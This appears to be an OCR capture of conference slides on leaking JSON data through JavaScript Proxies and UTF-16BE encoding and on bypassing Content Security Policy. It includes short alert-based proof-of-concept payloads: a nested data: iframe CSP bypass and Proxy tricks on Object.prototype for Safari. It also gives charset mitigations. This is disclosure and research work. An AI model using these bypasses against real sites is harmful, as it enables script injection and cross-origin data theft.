
Subscribe

Recent Posts

On the Wire Podcast: Avi Rubin

Tesco Bank Halts Online Payments After Attack

Bypassing CSP



CSP Evaluator

https://csp-evaluator.withgoogle.com

Evaluated CSP as seen by a browser supporting CSP Version 2

✓ script-src

✓ object-src

✓ frame-src

✓ frame-src

Legend

● High severity finding

● Medium severity finding

● Possible high severity finding

— Directive/value is ignored in this version of CSP

● Possible medium severity finding

Bypassing CSP

```
<iframe
src="data:text/html,<iframe
src=javascript:alert(document.domain)>"></iframe>
```

Further research

- Attacking dev tools on Safari
  ```
  __proto__.__proto__=new Proxy({},{get:function
  f(){ caller=f.caller;
  while(caller=caller.caller)alert(caller); }});
  ```

- Calling setter on Object literal?

- Safari lets you overwrite Object.prototype
  ```
  Object.prototype.__proto__=new Proxy({},{});
  ```

Mitigations

- Declare charset when outputting the content type for JSON responses
- Newer versions of PHP automatically add the charset

Summary

- Proxies can leak data
- UTF-16BE can steal data
- CSP can be bypassed

The End

Questions?